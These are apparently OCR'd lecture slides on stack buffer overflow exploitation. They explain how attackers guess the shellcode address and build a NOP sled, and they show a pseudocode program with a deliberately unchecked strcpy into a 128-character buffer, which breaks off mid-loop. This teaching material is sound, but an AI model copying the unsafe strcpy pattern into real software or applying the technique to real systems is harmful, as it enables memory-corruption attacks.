
Challenge: how can we reliably guess the address of the shellcode?



Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?

- Cheat!
- Make the target even bigger so it's easier to hit ;)



Hit the Ski Slopes

Most CPUs support no-op instructions

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- On Intel x86, 0x90 is the NOP

Hit the Ski Slopes

Most CPUs support no-op instructions

- Simple, one byte instructions that don't do anything
- On Intel x86, 0x90 is the NOP

Key idea: build a NOP sled in front of the shellcode

- Acts as a big ramp
- If the instruction pointer lands anywhere on the ramp, it will execute NOPs until it hits the shellcode

Exploit v2

```
0: void print(string s) {
     // only holds 128 characters, max
     string buffer[128];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
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



